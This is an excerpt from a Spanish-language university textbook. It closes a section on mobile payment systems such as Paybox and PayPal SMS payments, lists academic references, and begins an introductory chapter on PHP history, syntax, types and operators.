Es coincidente a todos los modelos que se basan en una estructura trilateral la presencia de una entidad de crédito autorizando o negando la operación. Coincide que todos ellos operan sobre una tarjeta de crédito o una tarjeta de débito. Así, por ejemplo, unos modelos proponen que el pago por medio del móvil vaya asociado a una cuenta de tarjeta de crédito o de tarjeta de débito siguiéndose la secuencia de la operación del siguiente modo: el cliente le propone al establecimiento comercial pagar por medio del móvil y le da el número de ese móvil (si la compra es en Internet, introduce el número del móvil en el espacio reservado para ello) y se envía la información a la entidad de crédito. Se requiere que tanto el cliente como el establecimiento comercial pertenezcan al mismo sistema de pago con móvil. Seguidamente, la entidad de crédito llama al teléfono móvil del usuario para que confirme la operación de compra e introduzca el Número de Identificación Personal (NIP o PIN) que se le solicita. El NIP viene a identificarse jurídicamente con la prestación de consentimiento del cliente a la operación. Una vez que el cliente ha introducido el NIP y se lo ha enviado a la entidad de crédito, ésta comprueba que tiene saldo suficiente (si la tarjeta es de débito) o se ratifica en que entra dentro del crédito concedido a ese cliente (si la tarjeta asociada a ese móvil es de crédito) y autoriza la operación comunicándoselo, de nuevo, tanto al cliente como al establecimiento comercial.
Junto a esta modalidad existe otra en la que también subyace de fondo la presencia de la entidad de crédito haciéndose cargo o no de la operación y es aquella en la que la propia tarjeta SIM del teléfono hace las veces de tarjeta de crédito.

4.4.1 Algunos pagos específicos de pago con móvil

Existen algunas modalidades de pago a través del teléfono móvil que no están basadas en esa estructura trilateral. Un ejemplo de esta forma de operar lo constituye el sistema de pago Paybox, que ha entrado en España de la mano de Deutsche Bank. En su operatoria, únicamente se exigen tres requisitos: poseer un teléfono móvil, una cuenta bancaria en cualquier entidad financiera de España y darse de alta en Paybox.
Su forma de proceder es la siguiente: una vez seleccionado un producto en Internet, hay que seleccionar la modalidad de pago Paybox (que el establecimiento virtual debe ofrecer en su Web) e introducir el número de los datos de la transacción a Paybox, que, a su vez, llamará al móvil del cliente para solicitar la autorización de la compra. Si el comprador autoriza el pago tecleando, en el móvil, el número secreto que recibió, Paybox confirmará la transacción en el móvil y en la página Web. La última fase de esta forma de pago móvil consiste en la anotación en la cuenta corriente del comprador del cargo de la compra efectuada.
Junto a esta forma de ejecutar un pago electrónico a través del teléfono móvil no basada estrictamente en el sistema trilateral típico de las otras, en el que se requiere la intermediación necesaria de una autorización por parte de una entidad de crédito, existen otras propuestas como la de utilizar tarjetas de prepago. Basadas en la compra de una de las tarjetas en cualquier distribuidor

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

autorizado para ello y comunicar con una operadora el número que aparece inserto en dicha tarjeta.

4.4.1.1 Paypal

Paypal, el célebre gestor de pagos online también ha abrazado el texto como medio de pago para teléfonos móviles para la ampliación de su popular sitio de servicios.
El texto de compra permite a los compradores enviar dinero vía teléfono simplemente escribiendo una cantidad y una dirección de email a un número SMS de Paypal, cuyo número en Estados Unidos es: 729725.
Además de la escritura de texto **Paypal Mobile Checkout** ofrece otros servicios tradicionales de pago vía móvil: https://cms.paypal.com/us/cgi-bin/?cmd=_render-content&content_ID=developer/howto_api_mobile_checkout

References

1. Ana Cristina Bicharra, Nayat Sanchez-Pi, Luis Correia, José Manuel Molina (2012). Multi-agent simulations for emergency situations in an airport scenario. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
2. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. Information Sciences, 180(10), 2029–2043. https://doi.org/10.1016/j.ins.2009.12.032
3. Carlos Carvalhal, Sérgio Deusdado, Leonel Deusdado (2013). Crawling PubMed with web agents for literature search and alerting services. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 1
4. Carolina González, Juan Carlos Burguillo, Martín Llamas, Rosalía Laza (2013). Designing Intelligent Tutoring Systems: A Personalization Strategy using Case-Based Reasoning and Multi-Agent Systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 1
5. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. Journal of Intelligent & Fuzzy Systems, 36(3), 2381-2386.
6. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
7. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems (pp. 19-24). ACM.
8. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
9. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
10. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
11. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
12. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
13. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
14. Chamoso, P., Rivas, A., Martín-Limorti, J. J., & Rodríguez, S. (2018). A Hash Based Image Matching Algorithm for Social Networks. In Advances in Intelligent Systems and Computing (Vol. 619, pp. 183–190). https://doi.org/10.1007/978-3-319-61578-3_18

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

15. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
16. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., … Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. PLoS ONE, 9(7). https://doi.org/10.1371/journal.pone.0102744
17. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In Advances in Case-Based Reasoning, Proceedings (Vol. 3155, pp. 533–546).
18. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews, 32(4), 307–313. https://doi.org/10.1109/tsmcc.2002.806072
19. Corchado, J. M., & Fyfe, C. (1999). Unsupervised neural method for temperature forecasting. Artificial Intelligence in Engineering, 13(4), 351–357. https://doi.org/10.1016/S0954-1810(99)00007-2
20. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In Industrial Conference on Data Mining (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1
21. Corchado, J. M., Corchado, E. S., Aiken, J., Fyfe, C., Fernandez, F., & Gonzalez, M. (2003). Maximum likelihood hebbian learning based retrieval method for CBR systems. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 2689, pp. 107–121). https://doi.org/10.1007/3-540-45006-8_11
22. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3155, pp. 547–559). https://doi.org/10.1007/978-3-540-28631-8
23. Corchado, J., Fyfe, C., & Lees, B. (1998). Unsupervised learning for financial forecasting. In Proceedings of the IEEE/IAFE/INFORMS 1998 Conference on Computational Intelligence for Financial Engineering (CIFEr) (Cat. No.98TH8367) (pp. 259–263). https://doi.org/10.1109/CIFER.1998.690316
24. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. Logic Journal of the IGPL, 20(4), 689–698. https://doi.org/10.1093/jigpal/jzr021
25. Di Mascio, T., Vittorini, P., Gennari, R., Melonio, A., De La Prieta, F., & Alrifai, M. (2012, July). The Learners' User Classes in the TERENCE Adaptive Learning System. In 2012 IEEE 12th International Conference on Advanced Learning Technologies (pp. 572-576). IEEE.
26. Emmanuel Adam, Emmanuelle Grislin-Le Strugeon, René Mandiau (2012). MAS architecture and knowledge model for vehicles data communication. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
27. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. Knowledge-Based Systems, 16(5–6 SPEC.), 321–328. https://doi.org/10.1016/S0950-7051(03)00034-0
28. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews, 37(1), 138–146. https://doi.org/10.1109/TSMCC.2006.876058
29. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. Advanced Engineering Informatics, 16(3), 165–178. https://doi.org/10.1016/S1474-0346(02)00008-3
30. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. Expert Systems with Applications, 41(4 PART 1), 1189–1205. https://doi.org/10.1016/j.eswa.2013.08.003
31. García, O., Chamoso, P., Prieto, J., Rodríguez, S., & De La Prieta, F. (2017). A serious game to reduce consumption in smart buildings. In Communications in Computer and Information Science (Vol. 722, pp. 481–493). https://doi.org/10.1007/978-3-319-60285-1_41
32. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications, 10(3).

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

33. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. BMC Bioinformatics, 10. https://doi.org/10.1186/1471-2105-10-187
34. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
35. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
36. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
37. Gustavo Isaza, Maria H. Mejía, Luis Fernando Castillo, Adriana Morales, Nestor Duque (2012). Network Management using Multi-Agents System. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
38. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
39. Joana Urbano, Henrique Lopes Cardoso, Ana Paula Rocha, Eugénio Oliveira (2012). Trust and Normative Control in Multi-Agent Systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
40. Jorge Agüero, Miguel Rebollo, Carlos Carrascosa, Vicente Julián (2013). MDD-Approach for developing Pervasive Systems based on Service-Oriented Multi-Agent Systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
41. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
42. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f
43. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0
44. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. Expert Systems with Applications, 36(4), 8239–8246. https://doi.org/10.1016/j.eswa.2008.10.003
45. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics), 4065 LNAI, 106–120. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5
46. Miki Ueno, Naoki Mori, Keinosuke Matsumoto (2012). Picture information shared conversation agent: Pictgent. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
47. Nuno Trindade, Luis Antunes (2013). An Architecture for Agent's Risk Perception. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
48. Paula Andrea Rodríguez Marín, Mauricio Giraldo, Valentina Tabares, Néstor Duque, Demetrio Ovalle (2016). Educational Resources Recommendation System for a heterogeneous Student Group. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
49. Pawel Pawlewski, Paulina Golinska, Paul-Eric Dossou (2012). Application potential of Agent Based Simulation and Discrete Event Simulation in Enterprise integration modelling concepts. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
50. Ricardo Faia, Tiago Pinto, Zita Vale (2016). Dynamic Fuzzy Clustering Method for Decision Support in Electricity Markets Negotiation. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

51. Rodolfo Salazar, José Carlos Rangel, Cristian Pinzón, Abel Rodríguez (2013). Irrigation System through Intelligent Agents Implemented with Arduino Technology. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
52. Rodriguez-Fernandez J., Pinto T., Silva F., Praça I., Vale Z., Corchado J.M. (2018) Reputation Computational Model to Support Electricity Market Players Energy Contracts Negotiation. In: Bajo J. et al. (eds) Highlights of Practical Applications of Agents, Multi-Agent Systems, and Complexity: The PAAMS Collection. PAAMS 2018. Communications in Computer and Information Science, vol 887. Springer, Cham
53. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12
54. Rodríguez, S., Gil, O., De La Prieta, F., Zato, C., Corchado, J. M., Vega, P., & Francisco, M. (2010). People detection and stereoscopic analysis using MAS. In INES 2010 - 14th International Conference on Intelligent Engineering Systems, Proceedings. https://doi.org/10.1109/INES.2010.5483855
55. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. IFIP Advances in Information and Communication Technology (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Entorno tecnológico (Lenguajes)

Florentino Fernández [1] and Roberto Casado-Vara [2]

[1] University of Vigo, Circunvalación ao Campus Universitario, 36310 Vigo, Pontevedra, Spain
verola@uvigo.es
[2] University of Salamanca, Plaza de los Caídos s/n – 37002 – Salamanca, Spain
rober@usal.es

Resumen. Los lenguajes de programación son lo que nos permite programar a las maquinas para que realicen las tareas que necesitamos. Dentro de los lenguajes de programación están los de alto nivel (los mas cercanos al lenguaje humano) y los de bajo nivel (los mas cercanos al lenguaje maquina). Además, estos lenguajes pueden estar enfocados a las aplicaciones, a las paginas web o a las aplicaciones de los movieres. En este capitulo se presenta PHP un lenguaje de alto nivel desarrollado específicamente para realizar paginas web. Por último, se completa el capitulo con un caso de uso de la interacción del lenguaje PHP con una base de datos.

Palabras clave: PHP; Paginas web; MySQL.

Abstract. Programming languages are what allow us to program machines to perform the tasks we need. Among the programming languages are high level (the closest to human language) and low level (the closest to machine language). In addition, these languages can be focused on applications, web pages or mobile applications. In this chapter PHP is presented a high level language developed specifically to make web pages. Finally, the chapter is completed with a case of the use of PHP language interaction with a database.

Keywords: PHP; Websites; MySQL

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1 Introducción

1.1 ¿Qué es PHP?

PHP es un lenguaje de scripts del lado del servidor que permite definir scripts o secuencias que se ejecutan en el servidor cuando se produce una petición de la entidad PHP. Se incrusta en las páginas HTML estáticas como un lenguaje de programación de estilo clásico, es decir, un lenguaje de programación con variables, sentencias condicionales, bucles, funciones, etc. No es un lenguaje de marcas como podría ser HTML, XML o WML, sino que está más cercano a C o a Javascript.
Al ejecutarse en el servidor no es necesario que el navegador lo soporte, pero el servidor donde están alojadas las páginas PHP debe dar soporte a esta tecnología.

1.2 Historia

PHP nació en otoño de 1994 de manos de Rasmus Lerdorf que, para mantener su página personal, creó un conjunto de binarios CGI escritos en lenguaje C que sustituían los scripts en Perl que usaba anteriormente. Estos binarios recibieron el nombre de *Personal Home Page Tools* (PHP Tools). A las funcionalidades iniciales le añadiría un intérprete de formularios para crear PHP/FI, que incluso incluía soporte para el acceso a bases de datos.
En Junio de 1995 Lerdorf publica PHP en su versión 2 con el fin de mejorar el código y de acelerar la detección de errores. Esta versión ya incluía las funcionalidades básicas que PHP tiene hoy en día, tales como variables estilo Perl, gestión de formularios o la capacidad incrustar código en HTM [1-5]L.
En 1997 Zeev Suraski y Andi Gutmans reescribieron el analizador sintáctico de PHP, lo que sería la base para crear la versión 3. La publicación oficial no llegaría hasta Junio de 1998. Con esta versión también llegaría un cambio del nombre, tomando el nombre actual de *PHP: Hypertext Preprocessor*.
Tras reescribir el analizador sintáctico, Suraski y Gutmans empezaron a trabajar en el núcleo de PHP, creando el Zend Engine en 1999. También fundaron la empresa Zend Technologies en Ramat Gan, Israel. El Zend Engine sería la base de la versión 4 de PHP, publicada en Mayo de 2000. Aunque en Junio de 2004 se publicó la versión 5 con el nuevo Zend Engine II, el soporte de la versión 4 se mantuvo hasta Agosto de 2008 debido a su popularidad. La versión 5 destaca por el soporte mejorado de la programación orientada a objetos y por las mejoras en el rendimiento.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Actualmente la versión 5 es la única soportada, aunque la versión 6 ya está en desarrollo. En la versión actual, la 5.3, aparte de introducirse diversas mejoras, se han marcado como obsoletas aquellas funciones que serán eliminadas en la versión 6.

1.3 Ventajas

- Es un lenguaje multiplataforma, soportado en sistemas UNIX, Window 32 bits, QNX, Mac, OS/2, etc.
- Soporta casi todos los motores de base de datos actuales, aunque destacan MySQL y PostgreSQL.
- Extensibilidad de sus funcionalidades mediante el uso de módulos (llamados exts o extensiones).
- Existe una amplia comunidad de desarrolladores que emplean PHP y que ayudan en su desarrollo, testeo y documentación.
- Buena documentación en su página oficial (www.php.net) y a través de la amplia comunidad de desarrolladores.
- Es software abierto, con todas las ventajas que esto supone. Especialmente respecto a los costes de licencia.
- La biblioteca nativa de funciones incluida por defecto es realmente amplia. Además existen proyectos tales como PEAR (PHP Extension and Application Repository) y PECL (PHP Extension Community Library) con muchas más bibliotecas que extienden las funcionalidades básicas.
- El desarrollo de aplicaciones suele ser mucho más rápido que con otras plataformas tales como Java, C, C++, etc.

1.4 Desventajas

- Las aplicaciones en PHP suelen tener problemas de escalabilidad. Aunque se está trabajando en ello, es difícil que PHP alcance el nivel de escalabilidad disponible plataformas tales como los servidores de aplicaciones.
- A pesar de que puede funcionar en distintas plataformas, PHP tiene como entorno principal a la combinación de Linux, Apache y MySQL. Esto hace que bajo otros entornos su gestión y configuración no sea siempre sencilla.
- La migración de un servicio desarrollado sobre PHP a otra plataforma es complicada, teniendo en cuenta que se trata de un lenguaje embebido en la capa de presentación (HTML), no estándar.
- PHP carece, por el momento, de interfaz gráfica de gestión, herramientas de monitorización o de características visuales para un sencillo mantenimiento.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2 Sintaxis del Lenguaje

2.1 Incrustación de PHP en HTML

Existen diversas formas de introducir código PHP en un documento HTML. Las más habituales son:

```
1. <? echo 'Primer método de delimitar código PHP'; ?>
<?= 'salida rapida' ?>Esto es una abreviatura de"<?echo 'salida rapida'?>"
2. <?php echo 'Segundo método, el más usado'; ?>
3. <script language="php">
echo 'Algunos editores (como el FrontPage), sólo entienden este método';
</script>
4. <% echo 'Método de compatibilidad con ASP'; %>
```

Aunque sólo la 2ª y 3ª están disponibles siempre, los otros dos modos se pueden activar/desactivar al compilar PHP.
Como en la mayoría de los lenguajes de programación, un final de línea se marca en PHP con un ; (punto y coma). Cuando una instrucción está seguida por una etiqueta de cierre de PHP (?>), se puede ignorar el punto y coma, pues esta etiqueta lo incluirá automáticamente si no está presente [6-10].
En PHP hay tres formas de introducir comentarios en el código:

```
<?
   /* Este es un comentario al estilo C
     que ocupa varias líneas
   */
   // Este es un comentario al estilo de C++ que sólo ocupa una línea
   # Este comentario también acaba al final de la línea
?>
```

2.2 Variables, Tipos y Constantes

2.2.1 Variables

El nombre de una variable es una cadena alfanumérica que identifica una zona de memoria donde se almacena su valor. Existen ciertas limitaciones en cuanto al nombre que se puede asignar a una variable:

- Se compone por una secuencia de caracteres que pueden ser una letra perteneciente al conjunto de caracteres ASCII Extendido, un dígito o el carácter de subrayado (_).
- La variable debe comenzar con el símbolo dólar ($), al que seguirá una cadena de caracteres que comenzará con una letra o el carácter de subrayado.
- PHP diferencia entre mayúsculas y minúsculas.

El conjunto de los nombres válidos en PHP puede definirse con la siguiente expresión regular: [a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*
El nombre $this es un nombre de variable especial y está reservado.
Las variables en PHP no necesitan ser definidas antes de su utilización y pueden contener cualquier valor. La asignación de un valor a una variable se realiza con el operador de asignación =.
PHP permite el uso de *variables de variables*. Para entenderlo veamos un ejemplo donde se define una variable denominada *$coche* con el valor “SEAT”.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
$coche = "SEAT";
```

si a continuación se realiza:

```
$$coche = "IBIZA";
```

se asigna el valor “IBIZA” a la variable cuyo nombre es el contenido en la variable *$coche*. Es decir, la asignación anterior es equivalente a:

```
$SEAT = "IBIZA";
```

2.2.2 Constantes

Como en otros muchos lenguajes de programación, PHP permite la definición de constantes, que permiten utilizar identificadores que no cambian de valor durante la ejecución de un programa. El siguiente ejemplo define la constante PI con el valor real 3.141593.

```
define(‘PI’, 3.141593);
```

Como vemos, las constantes se definen mediante la función “define”. El primer parámetro es una cadena de texto con el nombre de la constante. El segundo valor es el que se le asignará a la constante. Las constantes siguen las mismas reglas de nomenclatura que las variables, salvo que no deben empezar por $. Por convención los identificadores están en mayúsculas.
Una vez definida una constante estará accesible desde toda la aplicación usando su nombre (sin comillas) [11-17].
Existen un conjunto de constantes predefinidas llamadas “constantes mágicas” (*magic constants*). El nombre de estas variables esta sufijado y prefijado por dos caracteres de subrayado (__). El valor de estas constantes depende del contexto en el que se usen. Algunos ejemplos de este tipo de variables se hallan en la Tabla 1.

Nombre	Descripción
__LINE__	Número de la línea actual.
__FILE__	Ruta completa y nombre del fichero actual.
__DIR__	Ruta completa del directorio en el que se encuentra el fichero actual.
__FUNCTION__	Nombre de la función actual.
__CLASS__	Nombre de la clase actual.
__METHOD__	Nombre del método actual.
__NAMESPACE__	Nombre del espacio de nombres actual.

Tabla 1: Ejemplo de constantes mágicas en PHP.

2.2.3 Tipos

PHP no es un lenguaje fuertemente tipado, puesto que las variables no necesitan definirse antes de su uso y, además, se puede asignar diferentes tipos de valor a la misma variable durante la ejecución de un programa, transformándose el tipo interno de la variable de forma transparente. Aún así, PHP permite realizar la conversión de un tipo a otro utilizando *casting* explícito.
En PHP existen cuatro tipos de datos básicos, dos tipos complejos y dos tipos especiales. Todos ellos se muestran en la Tabla 2.

Tipos Básicos	
Tipo	**Descripción**
integer	Número entero, positivo o negativo
float (double)	Número con notación decimal o científica.
boolean	Valor de tipo booleano (*true* o *false*).
string	Cadena de caracteres.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Tipos Complejos	
Tipo	**Descripción**
array	Array asociativo. Actúa como un mapa en el que se asocian valores a claves.
object	Las variables pueden contener instancias de objetos de una determinada clase
Tipos Especiales	
Tipo	**Descripción**
resource	Las variables de tipo resource hacen referencia a un recurso externo, tal como puede ser un flujo de datos, un fichero o una base de datos.
NULL	Las variables sin valor son de este tipo.

Tabla 2: Tipos de datos en PHP.

Dado que PHP no es un lenguaje fuertemente tipado, hay ocasiones en las que puede ser necesario conocer el tipo de datos que se almacena en una determinada variable. Para ello, se pueden utilizar las funciones que se muestran en la Tabla 3 (no se listan todas), que permiten determinar si una variable almacena o no un valor de un tipo de dato concreto.

Función	Descripción
is_int(var)	Devuelve true si var es de tipo entero.
is_long(var)	Devuelve true si var es de tipo entero.
is_double(var)	Devuelve true si var es de tipo real.
is_float(var)	Devuelve true si var es de tipo real.
is_real(var)	Devuelve true si var es de tipo real.
is_string(var)	Devuelve true si var es una cadena.
is_numeric(var)	Devuelve true si var es de tipo numérico.
is_array(var)	Devuelve true si var es un array.
is_object(var)	Devuelve true si var es un objeto.

Tabla 3: Funciones de comprobación de tipos.

La conversión de tipos en PHP se puede llevar a cabo por medio de funciones o por medio de "casts". Los "casts" funcionan de modo similar a como lo hacen en C: el nombre del tipo deseado se escribe entre paréntesis antes de la variable que se va a convertir. La Tabla 4 muestra los tipos de "cast" admitidos.

Cast	Convierte a
(int), (integer)	integer
(bool), (boolean)	boolean
(float), (double), (real)	float
(string)	string
(array)	array
(object)	object
(unset)	NULL

Tabla 4: Tabla de conversión de tipos con "casts".

Algunas de las funciones que permiten convertir el tipo de las variables son intval(), floatval(), doubleval() o strval(). En el siguiente ejemplo se puede ver cómo actúan.

```
<!-- conversion.php -->
<HTML>
<BODY>
<?php
        $cadena = "1234";
        $numero = intval($cadena);
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
        echo "El valor numérico es " . $numero . "<BR/>";
        $cadena = "1010";
        // Se convierte de binario a decimal
        $numero = intval($cadena, 2);
        echo "El valor numérico es " . $numero . "<BR/>";
        $cadena = "97.76";
        $real = doubleval($cadena);
        echo "El valor numérico es " . $real . "<BR/>";
        $numero = 1234;
        $cadena = strval($numero);
        echo "El valor de cadena es " . $cadena . "<BR/>";
?>
</BODY>
</HTML>
```

2.3 Operadores

En esta sección se listan los principales operadores existentes en PHP con una breve descripción de su funcionamiento. En el apartado final se muestra la precedencia de los operadores.

2.3.1 Operadores Generales y Especiales

Operador	Nombre	Ejemplo	Descripción
=	Asignación	$a = 5	Asigna un valor a una variable.
=	Asignación combinada	$a += 5	Ejecuta una operación binaria empleando la $a como un operador. El resultado es asignado a $a. Se puede emplear con todos los operadores aritméticos binarios, con el operador de unión de arrays y con los operadores de strings.
@	Control de errores	@file('no existe')	Evita que se muestren mensajes de error al ejecutar una operación.
``	Ejecución	`ls –l`	El contenido se intenta ejecutar como un comando de shell.
.	Concatenación de string	'Hola'.' Mundo'	Concatena dos cadenas de texto.
? :	Ternario	$a ? $b : $c	Si $a verdadero entonces devuelve $b. Si no devuelve $c. $b y $c también pueden ser código ejecutable.
instanceof	Comprobación de tipo	$a instanceof MiClase	TRUE si $a es un objeto de la clase MiClase.

2.3.2 Operadores Aritméticos

Operador	Nombre	Ejemplo	Descripción
-	Negación	-$a	Convierte un valor en su opuesto.
+	Suma	5 + 6	Suma dos números.
-	Resta	5 - 3	Resta dos números.
*	Multiplicación	3 * 5	Multiplica dos números.
/	División	4 / 3	Divide dos números.
%	Módulo	15 % 4	Devuelve el resto de dividir dos números. En el ejemplo el resultado es 3.
++	Pre-incremento	++$a	Incrementa $a una unidad, después devuelve el $a.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
